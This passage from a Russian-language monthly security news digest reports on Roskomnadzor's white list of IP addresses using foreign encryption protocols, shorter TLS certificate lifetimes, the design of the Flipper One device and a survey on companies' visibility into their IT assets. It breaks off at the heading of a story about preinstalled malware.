В этом месяце: «белый список» Роскомнадзора содержит 75 тысяч IP-адресов, Павел Жовнер рассказал о работе над Flipper One, в бюджетных Android-смартфонах снова нашли предустановленную малварь, исследователи взломали Nissan Leaf, «галлюцинации» ИИ могут использоваться для атак на разработчиков, и другие интересные события прошедшего апреля.

«БЕЛЫЙ СПИСОК» РКН

По информации СМИ, в «белый список», который был создан Центром мониторинга и управления сетью связи общего пользования (ЦМУ ССОП), подведомственным Роскомнадзору (РКН), входит уже 75 тысяч IP-адресов, использующих иностранные протоколы шифрования. Это в шесть раз больше, чем в 2023 году (тогда список насчитывал лишь 12 тысяч записей).

Компании все активнее вносят данные об использовании иностранных протоколов в своих корпоративных сетях в «белый список» РКН. Представители бизнеса надеются, что попадание в этот перечень должно легализовать работу IT-систем, ведь переход на «российские альтернативы» не всегда возможен.

Роскомнадзор просит владельцев частных иностранных виртуальных сетей (virtual private network — VPN) предоставлять для внесения в этот список данные об IP-адресах, протоколах и их назначениях в случае, если отказаться от них по техническим причинам невозможно.

Напомним, что в апреле на сайте Роскомнадзора появилось уведомление, согласно которому владельцам российских VPN рекомендовалось отказаться от использования иностранных протоколов шифрования при передаче данных.

> Рекомендуем при передаче данных отказаться от иностранных протоколов шифрования, используемых в том числе приложениями, предоставляющими доступ к запрещенной информации, — заявили тогда представители РКН. — В случае технической необходимости просим направлять для проверки заявления с обоснованием и указанием IP-адресов, в отношении которых необходимо сделать исключение, в ЦМУ ССОП по электронной почте: white_list@cmu.gov.ru. Предоставленные данные будут внесены в списки исключений.

Тогда эксперты заостряли внимание на том, что преждевременно говорить о принудительных блокировках по факту использования иностранных протоколов шифрования, а сам запрос предоставить данные сочли скорее мерой для мониторинга, которая направлена на определение количества пользователей зарубежных протоколов. Однако, по их словам, такая тактика укладывается в общий тренд развития систем блокировок со стороны Роскомнадзора.

Так, по словам главы отдела исследований в области ИИ «Университета 2035» Ярослава Селиверстова, модернизация технических средств противодействия угрозам на 60 миллиардов рублей, заложенная в федеральный проект «Инфраструктура кибербезопасности», направлена на анализ трафика по сигнатурам протоколов, включая VPN, что «повысит уровень эффективности ограничения доступа к средствам обхода блокировок VPN до 96%». Однако Селиверстов обращает внимание на риск ложных срабатываний блокировок для легальных бизнес-процессов и увеличение бюрократической нагрузки на компании.

Федеральная служба по техническому и экспортному контролю и Федеральная служба безопасности России ранее утвердили ряд технологических решений, которые используют российские алгоритмы шифрования. Разрабатываются они российскими ИБ-компаниями, включая ГК «Солар», «Код безопасности» и «ИнфоТеКС». К примеру, «ГОСТ VPN» уже используется в криптошлюзах «Континент» и ViPNet.

Как сообщает ведущий инженер CorpSoft24 Михаил Сергеев, они конкурентоспособны в сферах, где требуется соответствие нацстандартам, например в госсекторе и критической инфраструктуре. Однако сегодня их использование ограничено в отраслях, зависящих от глобальных стандартов, таких как международная торговля и IT-разработка, из-за несовместимости с западными системами.

При этом эксперты отмечают, что для большинства внутренних процессов российские компании используют VPN с иностранными протоколами, потому что те проще в использовании и представлены в открытом доступе.

Консультант по интернет-безопасности компании Positive Technologies Алексей Лукацкий сообщил:

> Если Роскомнадзор будет блокировать все коммуникации не по ГОСТам, то российский бизнес сдаст свои адреса регулятору, чтобы не потерять возможность вести коммуникации как со своими удаленными сотрудниками и офисами, так и с другими компаниями.

Гендиректор хостинг-провайдера RUVDS Никита Цаплин добавил, что, по его мнению, в будущем доступ к VPN может носить «разрешительный характер» со стороны РКН.

47 ДНЕЙ ДЛЯ СЕРТИФИКАТОВ

Консорциум удостоверяющих центров и разработчиков ПО CA/Browser Forum проголосовал за значительное сокращение срока службы сертификатов SSL/TLS: к 2029 году срок службы сертификатов будет составлять всего **47** дней.

В настоящее время срок действия сертификатов и их Domain Control Validation (DCV) составляет **398** дней, но большинство центров сертификации согласны с тем, что это слишком долгий срок в условиях современного ландшафта безопасности.

Основная цель этих изменений — уменьшение рисков, связанных с устаревшими сертификатами, устаревшими криптографическими алгоритмами и длительным использованием скомпрометированных учетных данных.

28.00000
128k
28.12800
Back
More
Start

ПОДРОБНОСТИ О FLIPPER ONE

Один из авторов Flipper Zero Павел Жовнер поделился подробностями о том, как идет работа над новым вариантом хакерского мультитула — Flipper One.

В своем Telegram-канале разработчик опубликовал почти получасовое видео, в котором рассказал о создании интерфейса для нового устройства.

Напомним, что еще в 2020 году Flipper Zero был анонсирован как младшая модель в линейке пентестерских инструментов. Тогда Павел Жовнер рассказывал на «Хабре», что старшая модель, Flipper One, планировалась как более продвинутая версия для атак на проводные и беспроводные сети. One должен был обладать всей функциональностью Zero, а также иметь отдельный ARM-компьютер с Kali Linux на борту.


Хотя после этого практически никаких известий о разработке Flipper One не было, в 2023 году Павел Жовнер рассказал в интервью Дане Шеповалову, что продвинутую версию мультитула рано списывать со счетов и активная работа над Flipper One ведется:

> Мы хотим вообще жирный комбайн с FPGA и SDR, в котором все протоколы можно будет определить программно, но пока есть сомнения, будут ли покупать устройство за 300–500 долларов.
>
> Так что проект в активном R&D, но пока нет понимания по важным частям. Например, не выбрали модуль Wi-Fi, потому что все существующие чипы, пригодные для атак, уже устарели. Возможно, придется спонсировать разработку своего драйвера. В общем, увидим.

Как стало известно из нового видео, форм-фактор девайса почти утвержден и для Flipper One изготавливается кастомный экран с разрешением 256 на 144 пикселя. Экран и разрешение подобраны исходя из мультиязычности, клавиатур и соотношения сторон в новом продукте.

В настоящее время разработчики занимаются «придумыванием воображаемого интерфейса» и работают над эргономикой устройства. Павел Жовнер рассказывает:

> Для начала нужно понять, что устройство существует в двух режимах. То есть у него есть сопроцессор, то есть какой-то микроконтроллер, который работает всегда. И когда система выключена, он реализует функцию отображения уровня заряда и powerbank. То есть когда ты втыкаешь во Flipper что-то зарядиться, он показывает, какой power delivery согласовался, сколько потребления. Он может включить подсветку на экране, там работают все кнопки, может быть, есть какое-то простое меню. Его можно использовать как USB-тестер: допустим, подключить к какому-то блоку питания, посмотреть, есть ли там power delivery.
>
> Второй режим — это когда запущен основной процессор. То есть первый шаг: когда загружается bootloader и спрашивает, какую операционную систему ты хочешь (у тебя может быть Android TV, Linux, какой-то другой Linux). Дальше, когда уже запущена и работает сама операционная система. Эти три режима, три шага должны управляться на экране с помощью кнопок, последовательно.



Разработчики пришли к выводу, что для управления устройством понадобится восемь кнопок: стик, D-pad с кнопкой «OK», кнопка для Alt + Tab (для переключения между программами), четыре софтовых кнопки и кнопка питания.

> Это тупо компьютер, без NFC, RFID, SubGhz, Infrared, — пишет Павел Жовнер в комментариях под видео. — Все радио будет вставляться платами расширения M.2. Так что воспринимать это стоит как Raspberry Pi с экраном на батарейке или как мини-ноутбук в кармане, есть еще слово cyberdeck.


Кроме того, в видео разработчик делится планами по созданию FLIPCTL:

> Идея в том, чтобы этот интерфейс, который здесь живет, был отдельным софтом, самодостаточным. Представим, что оно называется FLIPCTL и это TMUX-подобный интерфейс, который живет, допустим, на SPI-экране в 256 × 144. И точно так же, если ты подключился к Flipper по SSH и написал flipctl attach, ты увидишь такой же оранжевый экран маленького размера, как Flipper, и сможешь пользоваться им с клавиатуры. Он будет точно так же дублироваться, если ты его запустишь, допустим, на Rockchip'овской приставке, и он понимает, что это Wayland или „Иксы", и рисует это уже в „Иксах".
>
> У тебя может быть тачскрин, другое разрешение, другое соотношение сторон, и он точно так же, как TMUX, адаптируется под это разрешение.

Жовнер объясняет, что, по его мнению, все кибердеки плохи тем, что никто не пишет для них специальный GUI, а полноценной ОС на крохотном экране попросту неудобно пользоваться:

> Никто никогда не пишет GUI, а я хочу сделать GUI, который реализует системные фичи: SystemD крутит, NetworkManager и прочее. Плюс врапперы для прикладного софта. То есть какой-то свой язык, Python-сабпроцесс и обертка для прикладных userspace-программ, и чтобы комьюнити туда допиливало. То есть сегодня сделали обертку для Nmap, завтра — обертку для программы Traceroute, послезавтра — для htop и так далее. Как мне кажется, это намного проще, поэтому я ожидаю, что комьюнити таких врапперов под свои программы напишет много.

Он отмечает, что было бы здорово, если бы идея GUI для встраиваемых систем могла развиваться и приносила пользу сторонним разработчикам.




> Представим, что какой-то Supermicro делает свой сервер. И хочет встроить в него GUI. Для Supermicro это крайне тяжело, он не напишет свой GUI. Что мы можем ему предложить? Представим, что китайцы изготавливают модуль, в котором есть интерфейс FLIPCTL. То есть это существует как отдельный программный продукт. И он продает такой „экранчик", который подключается по USB или еще как-то, и говорит, что это FLIPCTL Compatible. И любой OpenWrt-роутер, любой сервер сможет поставить себе эту штуку и запустить конкретно свой враппер, для своей оболочки, которая ему нужна для конкретного прикладного софта. Единственное, что ему надо писать, — этот враппер. Это идея, как можно принести пользу человечеству, делая этот GUI, который никто и никогда в жизни не возьмется делать, я абсолютно уверен.

КОМПАНИИ НЕ ЗНАЮТ СОБСТВЕННУЮ ИНФРАСТРУКТУРУ

Специалисты Positive Technologies опросили более **130** компаний из сфер ИТ, промышленного производства, ретейла, финансов, из топливно-энергетического комплекса и других секторов экономики.


Оказалось, что **54%** респондентов знают не про все устройства и системы, используемые в организации, хотя и стремятся к полной видимости.

Каждая **ТРЕТЬЯ** компания не уверена, что обладает точной информацией об аппаратном обеспечении и ПО, которое формирует основу ее операционной деятельности.



Около четверти респондентов (**22%**) сообщили, что считают важным только управлять активами при их закупке, поддержке и эксплуатации.

При этом около **80%** компаний вводят или выводят из эксплуатации активы как минимум раз в квартал, что может привести к появлению уязвимостей и незащищенных мест в инфраструктуре организации.



ВРЕДОНОСНЫЙ WHATSAPP «ИЗ КОРОБКИ»

